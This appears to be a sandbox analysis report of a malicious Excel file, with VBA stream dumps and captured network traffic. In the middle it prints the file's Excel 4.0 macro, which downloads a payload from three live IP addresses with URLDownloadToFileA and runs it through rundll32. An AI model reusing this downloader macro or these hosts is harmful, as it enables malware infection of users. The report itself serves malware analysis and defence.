Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	651
Entropy:	5.48218564538
Base64 Encoded:	True
Data ASCII:	I D = " { 5 9 C 1 B 9 2 7 - 2 6 4 8 - 4 7 3 B - 8 5 A B - A F 8 5 5 3 3 B 3 C 8 D } " . . D o c u m e n t = ... / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = d f g b f d g . . M o d u l e = s e f s e f . . M o d u l e = r g t r d s g r d . . M o d u l e = g d r g d r z g . . D o c u m e n t = ... 2 / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 3 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = "
Data Raw:	49 44 3d 22 7b 35 39 43 31 42 39 32 37 2d 32 36 34 38 2d 34 37 33 42 2d 38 35 41 42 2d 41 46 38 35 35 33 33 42 33 43 38 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 64 66 67 62 66 64 67 0d 0a 4d 6f 64 75 6c 65 3d 73 65 66

Stream Path: PROJECTwm, File Type: data, Stream Size: 185

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	185
Entropy:	3.85386516759
Base64 Encoded:	False
Data ASCII:	. . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . 1 . . . 8 . A . B . 1 . . . d f g b f d g . d . f . g . b . f . d . g . . . s e f s e f . s . e . f . s . e . f . . . r g t r d s g r d . r . g . t . r . d . s . g . r . d . . . g d r g d r z g . g . d . r . g . d . r . z . g . . . . 2 . . . 8 . A . B . 2 . . . . 3 . . . 8 . A . B . 3 . . . . .
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 64 66 67 62 66 64 67 00 64 00 66 00 67 00 62 00 66 00 64 00 67 00 00 00 73 65 66 73 65 66 00 73 00 65 00 66 00 73 00 65 00 66 00 00 00 72 67 74 72 64 73 67 72 64 00 72 00 67 00 74 00 72 00 64 00 73 00 67 00 72 00 64 00 00 00 67 64 72 67 64 72 7a 67

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3331

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3331
Entropy:	4.29605456718
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 725

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	725
Entropy:	6.57361496255
Base64 Encoded:	True

General	
Data ASCII:	............0*.....p..H.....d........VBAProje.ct..4..@..j...=....r. ....e..b.....J<.....r.stdole>...s.t.d.o..l.e...h.%.^..*\\G{00.0 20430-.....C......004.6}#2.0#0.#C:\\Wind.ows\\Syst em32\\.e 2..tlb#OLE .Automati.on.`...EOffDic.EO.f..i..c.E.......E.2DF 8D04C.-
Data Raw:	01 d1 b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 65 9d 8e 62 02 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	990
Entropy:	3.21342337004
Base64 Encoded:	True
Data ASCII:	...........................-..................#........................ ....x..ME............. ....
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf cf a9 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10902
File Type:	data
Stream Size:	990
Entropy:	3.2143784083
Base64 Encoded:	True
Data ASCII:	...........................-..............E....#........................ ....x..ME............ ....
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf a2 45 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10903, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10903
File Type:	data
Stream Size:	990
Entropy:	3.21351502146
Base64 Encoded:	True
Data ASCII:	...........................-..............+....#........................ ....x..ME............ ....
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf fe 2b 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 994

General	
Stream Path:	VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072
File Type:	data
Stream Size:	994
Entropy:	3.23027108917
Base64 Encoded:	True
Data ASCII:	...........................-..................#........................ ....x..ME............. ....

General	
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 92 bf 9d 8b 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Macro 4.0 Code

```
="uRlMon"!="URLDow"(0, ="http://185.14.31.59/"=NOW().dat, ..\Nuydar.veryrf, 0, 0)
```

```
,,,,,1,,,,,,9,,,,,,,"=ON.TIME(NOW()+""00:00:02"","JEIUYUITRYF"")",,,"=CONCATENATE(AG101,AH95,AG99,AG100)",=NOW(),,,,,"=CONCATENATE(AG102,AH95,AG99,AG100)",,,,,,"=CONCATENATE(AG103,AH95,AG99,AG100)",,,=HALT(),,,,"=CONCATENATE(AG106,AG107)",,,,,.d,,"=""uRlMon""",,,at,,,,,,"=""http://185.14.31.59/""",,"=""JJCCBB""",,,,http://45.138.157.63/,,Belandes,,,"=""http://167.114.48.59/""",,,,"=REGISTER(AI99,AH98,AI101,AI102,,1,9)",,,=GOTO(AE103),,,"=Belandes(0,AG95,AI105,0,0)",,,,,..\Nuydar.veryrf,,"=IF(AE105<0, Belandes(0,AG96,AI105,0,0))",,"=""URLDow""",,,,"=IF(AE106<0, Belandes(0,AG97,AI105,0,0))",,"=""nloadToFileA""",,,,,,,,,,"=IF(AE107<0,CLOSE(0),)",,,,,,,,,,,,=GOTO(Nols!H6),,,,,
```


```
,"=""r""",,"=""undll32 ..\Nuydar.veryrf,DllReg""","=""isterServer""",,,,,=EXEC(I7&I9&I10),,,,=HALT(),
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-12:32:07.063368	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	185.14.31.59	192.168.2.22
05/12/21-12:32:07.279536	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	45.138.157.63	192.168.2.22
05/12/21-12:32:08.078651	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	167.114.48.59	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:37:53.033771038 CEST	49742	80	192.168.2.4	185.14.31.59
May 12, 2021 12:37:53.083713055 CEST	80	49742	185.14.31.59	192.168.2.4
May 12, 2021 12:37:53.084989071 CEST	49742	80	192.168.2.4	185.14.31.59
May 12, 2021 12:37:53.085753918 CEST	49742	80	192.168.2.4	185.14.31.59
May 12, 2021 12:37:53.133846998 CEST	80	49742	185.14.31.59	192.168.2.4
May 12, 2021 12:37:53.279858112 CEST	80	49742	185.14.31.59	192.168.2.4
May 12, 2021 12:37:53.280301094 CEST	49742	80	192.168.2.4	185.14.31.59
May 12, 2021 12:37:53.293711901 CEST	49744	80	192.168.2.4	45.138.157.63
May 12, 2021 12:37:53.378406048 CEST	80	49744	45.138.157.63	192.168.2.4
May 12, 2021 12:37:53.378551006 CEST	49744	80	192.168.2.4	45.138.157.63
May 12, 2021 12:37:53.379626989 CEST	49744	80	192.168.2.4	45.138.157.63
May 12, 2021 12:37:53.473238945 CEST	80	49744	45.138.157.63	192.168.2.4
May 12, 2021 12:37:53.487194061 CEST	80	49744	45.138.157.63	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:37:53.490240097 CEST	49744	80	192.168.2.4	45.138.157.63
May 12, 2021 12:37:53.497011900 CEST	49745	80	192.168.2.4	167.114.48.59
May 12, 2021 12:37:53.629681110 CEST	80	49745	167.114.48.59	192.168.2.4
May 12, 2021 12:37:53.629786968 CEST	49745	80	192.168.2.4	167.114.48.59
May 12, 2021 12:37:53.630873919 CEST	49745	80	192.168.2.4	167.114.48.59
May 12, 2021 12:37:53.763451099 CEST	80	49745	167.114.48.59	192.168.2.4
May 12, 2021 12:37:54.284272909 CEST	80	49745	167.114.48.59	192.168.2.4
May 12, 2021 12:37:54.284466028 CEST	49745	80	192.168.2.4	167.114.48.59
May 12, 2021 12:38:58.279665947 CEST	80	49742	185.14.31.59	192.168.2.4
May 12, 2021 12:38:58.279752970 CEST	49742	80	192.168.2.4	185.14.31.59
May 12, 2021 12:38:58.501087904 CEST	80	49744	45.138.157.63	192.168.2.4
May 12, 2021 12:38:58.501168013 CEST	49744	80	192.168.2.4	45.138.157.63
May 12, 2021 12:38:59.284888983 CEST	80	49745	167.114.48.59	192.168.2.4
May 12, 2021 12:38:59.284981966 CEST	49745	80	192.168.2.4	167.114.48.59
May 12, 2021 12:39:35.211431980 CEST	49745	80	192.168.2.4	167.114.48.59
May 12, 2021 12:39:35.211833000 CEST	49744	80	192.168.2.4	45.138.157.63
May 12, 2021 12:39:35.212528944 CEST	49742	80	192.168.2.4	185.14.31.59
May 12, 2021 12:39:35.260674000 CEST	80	49742	185.14.31.59	192.168.2.4
May 12, 2021 12:39:35.293740034 CEST	80	49744	45.138.157.63	192.168.2.4
May 12, 2021 12:39:35.343907118 CEST	80	49745	167.114.48.59	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:37:31.764664888 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 12:37:34.569742918 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:34.621311903 CEST	53	49257	8.8.8.8	192.168.2.4
May 12, 2021 12:37:35.484611034 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:35.536142111 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 12:37:36.666990995 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:36.718697071 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 12:37:37.654844046 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:37.706495047 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 12:37:41.837986946 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:41.890064001 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 12:37:44.019936085 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:44.069022894 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 12:37:45.215229034 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:45.320441008 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 12:37:45.719711065 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:45.790213108 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 12:37:46.751432896 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:46.824963093 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:46.831953049 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 12:37:46.874425888 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 12:37:47.796159983 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:47.866111040 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 12:37:49.857881069 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:49.916287899 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 12:37:51.291791916 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:51.340689898 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 12:37:52.365798950 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:52.417459965 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 12:37:53.174695015 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:53.224009991 CEST	53	56627	8.8.8.8	192.168.2.4
May 12, 2021 12:37:53.988054037 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:54.036971092 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 12:37:55.876709938 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:55.925950050 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 12:37:58.532433987 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:58.584539890 CEST	53	63116	8.8.8.8	192.168.2.4
May 12, 2021 12:37:59.363038063 CEST	64078	53	192.168.2.4	8.8.8.8
May 12, 2021 12:37:59.412048101 CEST	53	64078	8.8.8.8	192.168.2.4
May 12, 2021 12:37:59.994287968 CEST	64801	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:38:00.053117037 CEST	53	64801	8.8.8.8	192.168.2.4
May 12, 2021 12:38:00.221115112 CEST	61721	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:00.274008989 CEST	53	61721	8.8.8.8	192.168.2.4
May 12, 2021 12:38:01.003551960 CEST	51255	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:01.062077045 CEST	53	51255	8.8.8.8	192.168.2.4
May 12, 2021 12:38:01.482938051 CEST	61522	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:01.535794020 CEST	53	61522	8.8.8.8	192.168.2.4
May 12, 2021 12:38:02.259435892 CEST	52337	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:02.310970068 CEST	53	52337	8.8.8.8	192.168.2.4
May 12, 2021 12:38:03.186328888 CEST	55046	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:03.235054970 CEST	53	55046	8.8.8.8	192.168.2.4
May 12, 2021 12:38:04.026384115 CEST	49612	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:04.083832026 CEST	53	49612	8.8.8.8	192.168.2.4
May 12, 2021 12:38:04.953835964 CEST	49285	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:05.970047951 CEST	49285	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:06.677357912 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 12:38:06.677407026 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 12:38:26.550698042 CEST	50601	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:26.609714985 CEST	53	50601	8.8.8.8	192.168.2.4
May 12, 2021 12:38:36.438694000 CEST	60875	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:36.514130116 CEST	53	60875	8.8.8.8	192.168.2.4
May 12, 2021 12:38:41.560169935 CEST	56448	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:41.618659973 CEST	53	56448	8.8.8.8	192.168.2.4
May 12, 2021 12:38:54.844974995 CEST	59172	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:54.953578949 CEST	53	59172	8.8.8.8	192.168.2.4
May 12, 2021 12:38:55.585974932 CEST	62420	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:55.713475943 CEST	53	62420	8.8.8.8	192.168.2.4
May 12, 2021 12:38:56.283101082 CEST	60579	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:56.343386889 CEST	53	60579	8.8.8.8	192.168.2.4
May 12, 2021 12:38:56.582534075 CEST	50183	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:56.659480095 CEST	53	50183	8.8.8.8	192.168.2.4
May 12, 2021 12:38:56.784302950 CEST	61531	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:56.934791088 CEST	53	61531	8.8.8.8	192.168.2.4
May 12, 2021 12:38:57.484062910 CEST	49228	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:57.543860912 CEST	53	49228	8.8.8.8	192.168.2.4
May 12, 2021 12:38:58.075494051 CEST	59794	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:58.134928942 CEST	53	59794	8.8.8.8	192.168.2.4
May 12, 2021 12:38:58.573120117 CEST	55916	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:58.631243944 CEST	53	55916	8.8.8.8	192.168.2.4
May 12, 2021 12:38:59.363193035 CEST	52752	53	192.168.2.4	8.8.8.8
May 12, 2021 12:38:59.423036098 CEST	53	52752	8.8.8.8	192.168.2.4
May 12, 2021 12:39:00.934104919 CEST	60542	53	192.168.2.4	8.8.8.8
May 12, 2021 12:39:00.994596958 CEST	53	60542	8.8.8.8	192.168.2.4
May 12, 2021 12:39:01.397583008 CEST	60689	53	192.168.2.4	8.8.8.8
May 12, 2021 12:39:01.454826117 CEST	53	60689	8.8.8.8	192.168.2.4
May 12, 2021 12:39:10.473221064 CEST	64206	53	192.168.2.4	8.8.8.8
May 12, 2021 12:39:10.533155918 CEST	53	64206	8.8.8.8	192.168.2.4
May 12, 2021 12:39:11.659764051 CEST	50904	53	192.168.2.4	8.8.8.8
May 12, 2021 12:39:11.719738960 CEST	53	50904	8.8.8.8	192.168.2.4

HTTP Request Dependency Graph

- 185.14.31.59
- 45.138.157.63
- 167.114.48.59

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49742	185.14.31.59	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:37:53.085753918 CEST	1371	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.14.31.59 Connection: Keep-Alive
May 12, 2021 12:37:53.279858112 CEST	1467	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:37:53 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49744	45.138.157.63	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:37:53.379626989 CEST	1468	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.138.157.63 Connection: Keep-Alive
May 12, 2021 12:37:53.487194061 CEST	1473	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:37:53 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49745	167.114.48.59	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
